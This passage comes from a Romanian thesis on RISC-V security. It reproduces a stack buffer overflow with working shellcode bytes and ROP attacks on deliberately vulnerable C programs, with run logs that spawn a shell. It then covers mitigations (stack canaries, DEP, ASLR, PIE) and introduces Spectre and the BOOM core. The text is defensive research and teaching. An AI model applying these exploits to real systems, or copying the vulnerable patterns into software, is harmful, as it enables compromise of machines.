Cea de-a doua instrucțiune este cea care poziționează pe stivă prima dintre cele trei valori. Obținerea octetului `\x20` are loc prin folosirea valorii imediate 32. Întrucât dorim să nu mai folosim această valoare și în același timp să avem toate valorile din vector la spații de adrese continue, va trebui ca 32 să nu apară nici la stocarea ultimului `word`. Astfel că în noua scriere vom depozita valorile la distanța -44, -40 și -36. Această modificare implică și modificarea adresei vectorului reținută în `a5`. Instrucțiunea inițială `addi a5,s0, -32` va fi înlocuită cu `addi a5,s0, -44`.

În final, instrucțiunea `ecall` are în componență trei octeți de 0. În aceste condiții vom crea codificarea sa și o vom pune pe stivă, urmând ca saltul să se realizeze la executarea acestei valori de pe stivă. Încărcam valoarea 0x73 (115) la o distanță de -240 de *stack pointer*. Ulterior mutăm într-un registru adresa `sp-276`, folosindu-ne apoi de instrucțiunea `jr` pentru a sări la execuția *bytecode*-ului aflat la distanță 36 de registru. Situarea valorii la o adresă atât de joasă se datorează includerii *shellcode*-ului în cadrul programului nostru inițial unde stiva era deja ocupată cu mult mai multe valori, evitând astfel o eventuală suprapunere.

Varianta finală a codului ce va fi inserat pe stivă se găsește tot în Anexa A. Acesta va fi preluat și poziționat de la începutul *buffer*-ului vulnerabil. Completarea până la 120 de caractere se va realiza cu caractere la întâmplare. Apoi se vor adăuga încă 8 caractere pentru suprascrierea *frame pointer-ului* și în final adresa de început a vectorului va suprascrie adresa de retur. O ilustrare a realizării atacului este prezentă mai jos.

```
sh-5.0$ cat run_buffer_overflow2.sh
gcc buffer_overflow.c -o buffer_overflow_2 -z execstack
./buffer_overflow_2 `python2 -c 'print("\x01\x11\x06\xec\x22\xe8\x40\x
10\xb7\x67\x69\x6e\x9b\x87\xf7\x22\x23\x2a\xf4\xfc\xb7\x67\x61\x73\x9b
\x87\xf7\x22\x23\x2c\xf4\xfc\x93\x07\x80\x06\x23\x2e\xf4\xfc\x93\x07\x
44\xfd\x01\x46\x81\x45\x3e\x85\x93\x08\xd0\x0d\x93\x07\x30\x07\x23\x08
\xf1\xf0\x93\x07\xc1\xee\x67\x80\x47\x02\x81\x47\x3e\x85\xe2\x60\x42\x
64\x05\x61\x82\x80AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB\x08\x
f8\xff\xff\x3f")'`
sh-5.0$ ./run_buffer_overflow2.sh
3ffffff808
1056e
Vulnerable function
[riscv@fedora-riscv riscv]$ echo "Hello from bash!"
Hello from bash!
```

Figura 3.3: Suprascrierea adresei de retur cu adresa unei *shellcode*

3.3 Posibile tehnici de mitigare

Pentru evitarea unor astfel de atacuri există câteva metode de protecție. Prima și probabil cea mai grea este evident scrierea unui cod corect. Pe de o parte, orice scriere într-un vector ar trebui să fie precedată de o verificare a dimensiunii, astfel încât limita de spațiu să nu fie încălcată. Pe de cealaltă parte, utilizarea funcțiilor vulnerabile ar trebui să aibă loc numai în anumite contexte în care se cunoaște cu exactitate dimensiunea vectorului din care se realizează copierea.

Pentru arhitecturile mai vechi, folosirea unor astfel de funcții în contexte vulnerabile sau accesarea elementelor ce se află în afara spațiului alocat pot fi identificate prin utilizarea unor programe de analiză statică și dinamică. Din păcate, prea puține programe de acest tip au fost deocamdată portate pe RISC-V, iar cele existente trebuie să fie cumpărate. În plus, în momentul de față, arhitectura este folosită în special pentru dispozitive cu puține resurse, iar verificarea securității aplicațiilor vine cu un cost destul de mare în ceea ce privește performanța. Chiar și în contextul dezvoltării instrumentelor de verificare și introducerii lor în procesul de compilare sau execuție, este în continuare extrem de probabil ca programatorii să nu opteze pentru folosirea lor. Astfel că cea mai sigură metodă de prevenție rămâne în continuarea cunoașterea riscurilor și scrierea de cod corect în conformitate cu standardele de siguranță.

De asemenea, pentru evitarea rescrierii adresei de retur, compilatorul oferă opțiunea `-fstack-protector` care introduce pe stivă un număr aleator denumit **stack cookie** sau **stack canary**. Valoarea aceasta este verificată la ieșirea din funcție pentru a se asigura că nu a fost modificată pe parcursul execuției.

```
1  lui     a5,%hi(__stack_chk_guard)
2  ld      a5,%lo(__stack_chk_guard)(a5)
3  sd      a5,-24(s0)
4
5  ...
6
7  lui     a5,%hi(__stack_chk_guard)
8  ld      a4,-24(s0)
9  ld      a5,%lo(__stack_chk_guard)(a5)
10 beq     a4,a5,.L3
11 call    __stack_chk_fail
12 .L3:
```

Cod 3.3: Stack canary

Acest mecanism de protecție poate fi și el păcălit, dar pentru aceasta este nevoie ca programul să prezinte o vulnerabilitate nouă care să conducă la printarea de valori de pe stivă. Odată descoperită valoarea acestui *stack canary*, trebuie ținut cont ca în conceperea inputului, rescrierea să se realizeze corect, cu acest număr descoperit.

O altă protecție introdusă de sistemul de operare, **DEP (Data Execution Prevention)**, este marcarea stivei ca o zonă în care nu se poate introduce cod care să fie executat. Totuși opțiunea introdusă la compilare `z execstack` poate modifica această protecție. Folosirea acestui sistem de operare în care instrumentele sunt deja existente a condus la folosirea unui compilator cu această opțiune dezactivată. O eventuală activare în timpul generării compilatorului și a celorlalte ustensile implică realizarea tuturor executabilelor cu zona de stivă executabilă.

De asemenea, trebuie să reamintim că primul pas în realizarea atacului a fost reprezentat de oprirea **ASLR**-ului (*Adress Space Layout Randomization*). Această metodă de protecție face ca descoperirea adreselor de pe stivă, *heap* și din biblioteci să fie mult mai dificilă întrucât poziționarea acestor zone de memorie se realizează începând de la adrese diferite la fiecare rulare a executabilului.

Aceste ultime două situații vor fi analizate în capitolul următor unde va fi folosită o tehnică diferită numită **ROP** pentru obținerea lansării unui *shell*.

Capitolul 4

ROP

4.1 Descrierea atacului

ROP (Return Oriented Programming) este o modalitate de exploatare apărută ca un răspuns la introducerea *DEP*-ului. Aceasta a fost utilizată pentru prima dată în anul 2001 [28] și presupune folosirea unor bucăți de cod valide utilizate una în continuarea celeilalte pentru realizarea artificială a unui *shellcode*.

Aceste fragmente se numesc **gadget**-uri și sunt formate dintr-un număr redus de instrucțiuni terminate în *ret*. În cadrul arhitecturii x86, lucrurile sunt mult mai simple întrucât execuția acestei ultime instrucțiuni presupune saltul la adresa de la următoarea locație de pe stivă care poate fi bineînțeles adresa următorului *gadget*. În cazul RISC-V, *ret* presupune saltul la adresa reținută în registrul *ra*, astfel că în cele mai multe cazuri *gadget*-urile trebuie să conțină și o încărcare în acest registru dintr-o zonă la care avem acces, de exemplu stiva. Partea care ușurează puțin lucrurile este reprezentată de construcția cadrului de apel. Registrul *ra* este de tip *callee-saved*, astfel că valoarea lui este restaurată înainte de ieșirea din funcție, deci înainte de instrucțiunea *ret*. Stocarea adresei următorului *gadget* la adresa de la care se realizează restaurarea va menține continuitatea dintre aceste bucăți de cod.

Totuși, o altă instrucțiune prezentă în cadrul de apel, este și cea care scade dimensiunea stivei. Astfel, un număr suficient de mare de *gadget*-uri va duce cel mai probabil la epuizarea spațiului disponibil.

O astfel de secvență de bucăți de cod poartă denumirea de **ropchain** și s-a demonstrat că, exact ca în cazul x86 și Sparc [31], se poate defini un set Turing complet [19]. Practic, se poate obține execuția oricărui cod prin folosirea tehnicii ROP. Autorii articolului au realizat în 2020 un compilator care poate lua orice bucată de cod de orice complexitate scrisă într-un limbaj despre care cunoaște că este se Turing complet și o poate transforma într-un *ropchain* în asamblare RISC-V.

4.2 Reproducerea atacului

Atacul a fost realizat în același mediu ca cel prezentat în capitolul anterior. Mai întâi, pentru evitarea mecanismului *DEP*, vom păstra dezactivat *ASLR*-ul și vom considera programul vulnerabil de mai jos.

```
1  //rop1.c
2  #include <stdio.h>
3  #include <fcntl.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6
7  void vulnerable(int fd) {
8          char buf[120];
9          read(fd, buf, 250);
10         printf("%lx\n", buf);
11         printf("Vulnerable function\n");
12
13 }
14
15 int main(int argc, char **argv) {
16         int fd = open("exploit", 'r');
17         vulnerable(fd);
18         return 0;
19 }
```

Cod 4.1: Program vulnerabil la un atac de tip *buffer overflow* - utilizare ROP

De data aceasta vulnerabilitatea introdusă este legată de citirea unui număr mai mare de caractere decât dimensiunea vectorului. Cum programul este destul de scurt pentru a găsi bucăți de cod utilizabile (există doar două *gadget*-uri), vom căuta astfel de bucăți de cod și în *libc* (în cazul de față **libc-2.32.so**). Scopul este același ca mai devreme, obținerea lansării în execuție a unui terminal. Pentru aceasta vom dori să apelăm funcția `system`, având încărcat în registrul `a0` primul argument, adică adresa șirului de caractere `"/bin/bash"`.

Întrucât putem profita în continuare de constanța adreselor de pe stivă, iar inputul este cel introdus de utilizator, putem stoca respectivul șir la o anumită distanță de `sp`. Pentru găsirea *gadget-ului* vom căuta bucăți scurte de cod care să conțină memorarea în `ra` și o instrucțiune `ret`. Dintre acestea le vom păstra doar pe cele care realizează o încărcare de pe stivă și în registrul `a0`. Aruncând o privire rapid peste ce am obținut, descoperim următoarea bucată de cod.

```
1    576b6:    6522                ld    a0,8(sp)
2    576b8:    60e2                ld    ra,24(sp)
3    576ba:    6105                addi  sp,sp,32
4    576bc:    8082                ret
```

Cod 4.2: Gadget libc

Astfel, la această adresă de început vom aduna baza *libc*-ului care, în acest context, este constantă și poate fi găsită verificând mapările din cadrul procesului. De asemenea, adresa funcției `system` raportată la baza *libc-ului* se poate descoperi ușor, urmând apoi a fi adunată la aceeași valoare descoperită anterior. În cele din urmă conținutul fișierului din care se face citirea va fi reprezentat ca o secvență de octeți ilustrată în figura de mai jos direct în maniera în care se realizează salvarea pe stivă.



Figura 4.1: Stiva după citirea din fișier în faza de retur

Rularea atacului este ilustrată în caseta următoare, conținutul scriptului Python care generează fișierul `exploit` fiind prezentat în anexa B.

```
sh-5.0$ cat run_rop.sh
gcc rop1.c -o rop1
python2 script.py
./rop1
sh-5.0$ ./run_rop.sh
3fffffff8b8
Vulnerable function
[riscv@fedora-riscv ~]$ echo "Hello from bash!"
Hello from bash!
```

Figura 4.2: Suprascrierea adresei de retur cu adresa unui ropchain

Acest exemplu presupune în continuare cunoașterea adreselor de pe stivă și adreselor din *libc*. În cazul în care *ASLR*-ul va fi reactivat, iar baza stivei și a bibliotecii de C vor fi de fiecare dată poziționate la adrese diferite, acest atac va fi posibil doar în cazul în care există o altă vulnerabilitate care să permită aflarea lor, cum ar fi de exemplu o vulnerabilitate de tip **format string** [33]. Pe scurt, omiterea acestui *format string* din funcții de tipul `printf` va face ca afișarea unui *buffer* în care se află caractere `%` să nu se realizeze în modul așteptat. În schimb, *string*-ul va fi interpretat ca un *format string* și se va afișa informație de pe stivă.

Totuși *ASLR*-ul nu modifică baza și în cazul executabilului în sine, astfel că secțiunile `.text,.data,.rodata,.plt etc.` sunt situate la aceleași adrese. Astfel, într-un executabil cu destul de mult cod este extrem de posibil să descoperim *gadget*-urile necesare în secțiunea proprie cu instrucțiuni. Orice declarare a unui șir de caractere se va realiza și ea la aceeași adresă. Prezența în cod a *string*-ului `"/bin/bash"` folosit într-un context diferit de cel intenționat de noi va face posibilă utilizarea lui și în cadrul unui *ropchain*. De asemenea, posibilitatea de a scrie într-o variabilă globală face ca utilizatorul să poată introduce de unul singur șirul de caractere dorit din nou la o adresă constantă. Mai mult decât atât, folosirea oricărei funcții din biblioteca de C conduce la depozitarea adresei sale din *libc* în cadrul secțiunii `.plt` a cărei bază rămâne constantă.

Pentru exemplificare să considerăm programul vulnerabil din caseta de mai jos.

```
1  //rop2.c
2  #include <fcntl.h>
3  #include <stdlib.h>
4  #include <unistd.h>
5  #include <string.h>
6
7  char buf_glob[20];
8  char command[31]="echo Hello ";
9
10 void vulnerable(int fd) {
11         char buf[120];
12         read(fd, buf, 350);
13         printf("What is your name?\n");
14         scanf("%s", buf_glob);
15         if (strlen(buf_glob) > 20)
16                 printf("Long input\n");
17         else {
18                 strcat(command, buf_glob);
19                 system(command);
20              }
21         __asm__("ld a0, 136(sp)");
22 }
23
24 int main(int argc, char **argv) {
25         int fd = open("exploit2", 'r');
26         vulnerable(fd);
27         return 0;
28 }
```

Cod 4.3: Program vulnerabil la un atac de tip *buffer overflow* - utilizare ROP, ASLR activat

Programul prezintă aceeași vulnerabilitate ca mai devreme, realizându-se o citire din fișier

de mai multe caractere decât spațiul alocat. De data aceasta are loc și o citire de la tastatură într-un vector global care va fi afișat prin funcția `system` și comanda `echo` dacă dimensiunea lui nu depășește 20 de caractere. O instrucțiune în asamblare este adăugată în final pentru posibilitatea realizării atacului și descoperirii bucăților de cod necesare unui *ropchain*. Într-un caz real în care executabilul este obținut din surse numeroase cu mai mult de 28 de linii de cod, acest artificiu nu ar fi necesar.

Așa cum am amintit anterior toate funcțiile utilizate pe parcursul executabilul se vor găsi în secțiunea `.plt`, deci adresa lui `system` este cunoscută pentru că a fost folosit pentru afișare. De asemenea, vectorul global în care putem introduce *string*-ul `"/bin/bash"` este în secțiunea `.data` și are adresă constantă. Ca ultimă remarcă un *gadget* similar celui de la programul anterior se regăsește în finalul funcției `vulnerable`.

```
1    0x00000000000106c4 <+110>:   ld      a0,136(sp)
2    0x00000000000106c6 <+112>:   nop
3    0x00000000000106c8 <+114>:   ld      ra,152(sp)
4    0x00000000000106ca <+116>:   ld      s0,144(sp)
5    0x00000000000106cc <+118>:   addi    sp,sp,160
6    0x00000000000106ce <+120>:   ret
```

Cod 4.4: Gadget executabil

Poziționând, așadar, adresa *gadget*-ului în locul adresei de retur, adresa lui `buf_glob` la `136(sp)` și adresa lui `system` la `152(sp)` și introducând de la tastatură *string*-ul `"/bin/bash"`, vom obține lansarea în execuție a unui *shell*. Construirea conținutului fișierului `exploit2` se realizează folosind din nou un script de Python prezentat și el în anexa B. Rularea atacului este ilustrată mai jos.

```
sh-5.0$ cat run_rop2.sh
gcc rop2.c -o rop2
python2 script2.py
./rop2
sh-5.0$ ./run_rop2.sh
What is your name?
/bin/bash
Hello /bin/bash
[riscv@fedora-riscv ~]$ echo "Hello from bash!"
Hello from bash!
```

Figura 4.3: Folosirea tehnicii ROP când ASLR este activat

4.3 Posibile tehnici de mitigare

Ca și în cazul unui *buffer overflow* clasic, un prim mecanism de apărare ce ar trebui introdus este *stack cookie*-ul care va produce o eroare în cazul în care adresa de retur este rescrisă.

În plus pentru evitarea unui atac ce folosește bucăți de cod din secțiunea de text, așa cum am văzut mai devreme, *ASLR* nu mai este suficient. În schimb, o nouă tehnică introdusă denumită **PIE (Position Independent Executables)** face ca executabilul să nu se mai încarce de fiecare dată la aceeași adresă. În schimb, *linker*-ul va considera adresa de start o relocare și la fiecare nouă rulare, executabilul se va încărca începând cu o adresă diferită. Evident, performanța este puțin scăzută pentru că nu se utilizează o valoare absolută, ci se face un salt indirect, dar atacurile ROP sunt mult mai greu de executat în aceste condiții. Ca și mai devreme este nevoie de o nouă vulnerabilitate pentru descoperirea acestei adrese de start. Acest mecanism este introdus prin folosirea opțiunii `fPIE` la compilare sau `pie` la linkare.

Din nefericire, mitigarea atacurilor de tip ROP se oprește aici în cazul acestei arhitecturi noi. Opțiunile existente pe x86 cum ar fi `mmitigate-rop` în cazul gcc sau **Integritatea fluxului de control (CFI)** utilizată de clang, nu sunt încă implementate pe RISC-V.

Mai mult decât atât, diferiții algoritmi elaborați pentru detecția și prevenția atacurilor de tip ROP nu pot fi aplicați. **G-Free** [29] este un algoritm care protejează instrucțiunile de tipul `ret` cu o valoare similară *stack cookie*-ului care permite ajungerea în respectiva zonă de cod doar prin modalitatea corectă. Un alt algoritm cunoscut de detecție și reinventat apoi în diverse variante este **Galileo** [34] care folosește dezasamblarea și pleacă de la instrucțiunile de tip `ret` și creează un arbore de posibile *gadget*-uri.

Niciunul dintre acești doi algoritmi nu conduc totuși la o mitigare a anumitor variante de atacuri ROP. La începutul acestui an, o echipă de cercetători a descoperit o nouă familie de *gadget*-uri mult mai puternice. Autorii descriu în articolul [23] o modalitate detaliată de creare a unor astfel de bucăți de cod nedectabile. În principal, ideea se bazează pe vulnerabilitatea introdusă prin folosirea setului RV64C care reduce dimensiunea instrucțiunilor. Utilizarea sa în cadrul RV64GC conduce la existența de instrucțiuni de două dimensiuni, iar o instrucțiune mare ar putea ascunde două instrucțiuni mici care să realizeze un efect nedorit. Astfel, Galileo nu va reuși detecția lor și nici G-Free nu va produce o modificare a respectivei instrucțiuni, întrucât nu va fi considerată una de interes.

Așadar, RISC-V aduce niște probleme suplimentare, dar care totuși pot fi evitate prin folosirea cu precauție a seturilor de instrucțiuni în funcție de necesitate. În același timp, majoritatea tehnicilor de apărare sunt implementate, lucrându-se în continuare la diverși algoritmi de îmbunătățire a securității.

Capitolul 5

Spectre

5.1 Descrierea atacului

Acest atac a apărut într-o primă formă în anul 2018 [24] și vizează orice procesor modern cu execuție speculativă, inclusiv pe cele mai răspândite din zilele noastre produse de Intel, AMD și ARM.

Atacurile de tip Spectre presupun o scurgere de informații din procesul victimă realizată prin execuția speculativă a unor instrucțiuni ce lasă în urmă niște efecte secundare. Mai precis, pentru a nu pierde cicli în așteptarea direcției și adresei necesare în cazul salturilor, procesorul speculează aceste informații și merge mai departe cu execuția, procesând instrucțiunile fără a le comite.

În cazul în care speculația a fost una corectă, execuția ajunge la final într-un singur ciclu. Altfel, instrucțiunile sunt eliminate și în cel mai rău caz, așteptarea este aceeași ca în cazul în care nu ar fi existat execuție speculativă. La o primă privire, pare că această optimizare aduce numai beneficii, dar există o problemă majoră în hardware destul de greu de corectat care implică o vulnerabilitate extrem de mare. Cerința dezvoltată în momentul gândirii acestui nou concept a fost ca toate componentele fizice să poată ajunge înapoi într-o stare validă, nu neapărat în starea inițială, în cazul în care speculația a fost una incorectă. În acest context, orice instrucțiune de încărcare din memorie executată speculativ aduce în memoria cache respectiva valoare, iar efectul de readucere a sistemului în faza inițială nu realizează și o golire a memoriei cache.

Practic, o informație ce nu ar trebui să fie accesată, rămâne depozitată în memoria cache. Un proces malițios cu acces în aceeași zonă de memorie poate afla acum informația utilizată de procesul victimă. Pentru aflarea acestei informații, se pot folosi diverse atacuri de tip **side-channel** cum ar fi **Flush&Reload** [41] sau **Evict&Reload** [21].

Pe scurt, atacul Flush&Reload care va fi folosit în secțiunile următoare presupune goli-

rea memoriei cache înaintea începerii atacului. Victima va aduce în memorie informația utilizată. Pentru a o descoperi, atacatorul va utiliza informația din blocul respectiv de memorie rând pe rând. Executând o măsurătoare a timpului de încărcare, va putea descoperi accesarea realizată de victimă întrucât elementul respectiv se află deja în memoria cache, iar timpul de așteptare va fi clar mai mic.

Acest tip de atac se poate desfășura în mai multe contexte. Primul dintre ele a fost menționat anterior, un proces malițios poate ataca procesul utilizatorului, de exemplu la o schimbare de context pe același hardware. O altă posibilitate ar fi ca un proces al utilizatorului să obțină informații dintr-o zonă de memorie privilegiată în cazul în care acesta poate trimite *kernel*-ului un parametru de care să depindă accesul în respectiva zonă. Într-o manieră similară, o mașină virtuală poate ataca mașina gazdă sau chiar o altă mașină virtuală [14].

Articolul inițial [24] descrie doar două situații în care această vulnerabilitate se poate exploata și doar pe arhitecturile menționate. Lucrurile au evoluat rapid, iar în prezent există numeroase variante ale acestui atac și numeroase arhitecturi speculative pe care pot fi reproduse. În continuare vor fi prezentate trei dintre aceste variante și modul în care pot fi reproduse pe o arhitectură RISC-V.

5.2 BOOM

BOOM (Berkeley Out-of-Order Machine) este un nucleu RISC-V RV64GC *open-source* construit în limbajul de construcție de hardware **Chisel**. A apărut sub forma unui proiect de cercetare în cadrul aceluiași departament de Arhitectura Calculatoarelor de la Universitatea Berkeley în anul 2018. Principala motivație din spatele acestui nou nucleu este reprezentată de necesitatea unei alinieri cu procesoarele moderne ale vremii.

În zilele noastre un procesor performant are o structură mult mai complexă, realizând niște etape sofisticate pentru procesarea instrucțiunilor. Performanța este mărită astfel semnificativ de la an la an odată cu apariția fiecărei noi generații. **BOOM** preia o mare parte dintre caracteristicile acestor nuclee moderne, aducând în discuție pentru prima dată în cazul arhitecturii RISC-V concepte precum **arhitectură superscalară**, **execuție *out-of-order*** și **execuție speculativă**.

Acest nucleu a fost dezvoltat având ca punct de plecare **RTL**-ul **(Register transfer language)** unui **SoC (System on Chip)** deja existent denumit **Rocket Chip** care a apărut sub diverse forme încă din anul 2011. Practic singura componentă înlocuită de pe acest cip a fost exact nucleul care funcționa pe baza unui *pipeline* clasic în 5 etape. Celelalte module precum unitățile de funcționare, memoriile cache, **TLB**-ul **(Translation Look-Aside Buffer)** și altele sunt privite ca făcând parte dintr-o bibliotecă de componente ale procesorului

așa cum se specifică și în sursa [12].



Figura 5.1: Etapele simplificate din *pipeline*[12]

Pipeline-ul nucleului BOOM este prezentat în figura 5.1 și este format din 10 etape. În etapa de ***fetch***, instrucțiunea este adusă din memorie și încărcată într-o coadă. Tot în această parte se realizează și predicția *branch*-urilor la care vom reveni ulterior. Mai departe, instrucțiunea este ***decodată***, iar regiștrii arhitecturii sunt ***redenumiți*** în regiștri fizici. Micro-operațiile rezultate sunt apoi ***direcționate*** către cozile corespunzătoare în funcție de tipul acestora (aritmetice, de accesare a memoriei, în virgulă mobilă). Aceste operații stau în niște cozi denumite ***Issue Queues*** până când toți operanzii lor sunt disponibili. În următoarea etapă se citesc valorile din ***regiștri*** și se ***execută*** instrucțiunea în cazul operațiilor aritmetice și în virgulă mobilă sau se calculează adresa pentru cele de accesare a memoriei. Doar pentru acestea, există o fază suplimentară de ***memorare*** care accesează trei cozi - **LAQ (Load Address Queue**), **SAQ (Store Address Queue)** și **SDQ (Store Data Queue)** în care se vor încărca valorile necesare. În cazul încărcării din memorie acțiunea se realizează imediat. Stocarea are loc abia la final. În continuare, rezultatul operațiilor este ***depus în regiștri*** și are loc o fază finală de ***commit*** în care **ROB (Reorder Buffer)** ține evidența instrucțiunilor executate speculativ și revine în starea inițială dacă s-a produs o predicție greșită. Tot aici memoria este modificată conform valorilor din cozile de stocare dacă s-a decis păstrarea instrucțiunii.

Așa cum am menționat anterior, BOOM este o arhitectură superscalară, adică poate executa mai mult de o instrucțiune în același timp. Spre deosebire de nucleele clasice, într-un ciclu poate intra în *pipeline* un grup de instrucțiuni, fiecare dintre etapele prezentate mai sus aplicându-se, de fapt, pe întreg grupul. De exemplu, putem vorbi de un *commit* superscalar în cazul în care mai multe instrucțiuni din ROB sunt disponibile. De asemenea, redenumirea regiștrilor se poate realiza tot superscalar dacă nu există nicio dependință între instrucțiunile din pachet.

De asemenea, prezentarea ciclurilor din *pipeline* a făcut destul de clar de ce BOOM este și o arhitectură *out-of-order*. Instrucțiunile nu parcurg secvențial etapele, micro-operațiile componente fiind depozitate în cozi și executate în funcție de disponibilitatea operanzilor. Când toate acestea au fost finalizate și toate instrucțiunile anterioare executate, o instrucțiune poate fi și ea eliminată din ROB, iar modificările aduse să fie comise în regiștri și celelalte componente de arhitectură. Astfel, numărul de cicluri irosite este mult mai redus față de execuția *in-order* de pe procesoarele clasice și cu toate acestea aspectul final al programului este păstrat, instrucțiunile modificând starea arhitecturală în aceeași ordine.

Mai mult decât atât, BOOM realizează și o execuție speculativă în cazul în care direcția de urmat nu este una clară. Prezicerea ramurii pe care o va urma execuția programului se reflectă în existența unui **Branch Tag** care marchează pentru fiecare instrucțiune ramura sub care aceasta este speculată. Odată cunoscută calea, toate instrucțiunile ajunse în ROB și prezise greșit vor fi eliminate. Numărul maxim de instrucțiuni ce pot fi executate speculativ va depinde deci de dimensiunea de stocare a acestui *buffer*. De asemenea, la fiecare trecere a unei instrucțiuni de salt se realizează o copie a tabelei de regiștri pentru a se putea reveni la această stare a procesorului.

Prezicerea în cazul salturilor presupune două operații distincte. Pe de o parte se prezice adresa de salt atât în cazul salturilor ramificate (dacă s-a efectuat salt), cât și în cazul celor neramificate, fiind trecute în *pipeline* instrucțiuni de la respectiva adresă până în momentul în care devine cunoscută. Pentru aceasta, BOOM folosește un **NLP (Next Line Predictor)** care întoarce un rezultat într-un singur ciclu. La nivelul său sunt încorporate RAS **(Return Adress Buffer)** ce stochează cele mai recente adrese de retur la care s-a realizat saltul printr-o instrucțiune de tip `ret` și **BTB (Branch Target Buffer)** unde se memorează calea aleasă la întâlnirea ultimelor salturi. Pe de cealaltă parte când vorbim despre prezicerea salturilor în cazul celor ramificate, vorbim și despre a prezice care ramură va fi urmată, dacă *branch*-ul o să fie *taken* sau *not taken*. În cazul NLP-ului, prezicerea se face printr-o unitate bimodală care ia în considerare comportamentul manifestat la procesarea saltului în ultimele două dăți. Această tehnică face posibilă recunoașterea unei anumite regularități în cazul în care ea există.

Totuși acuratețea nu este una suficient de bună, iar pentru prezicerea ramificării este implementat un **BP (Backing Predictor)** care este mult mai încet, dar cu rezultate mult mai bune. BP este un predictor care ia în considerare istoria globală, oferind practic un context mult mai vast în luarea unei decizii. Acesta este implementat ca o clasă abstractă. Principalul predictor folosit este **GShare** care folosește adresa instrucțiunii și istoria globală pentru a face o predicție în 4 cicli. Un alt predictor implementat este **TAGE**, însă cel preferat este GShare întrucât este mult mai ușor de antrenat.



Figura 5.2: Etapa de *fetch* cu detalii despre BPU (*Branch Predictor Unit*) [12]

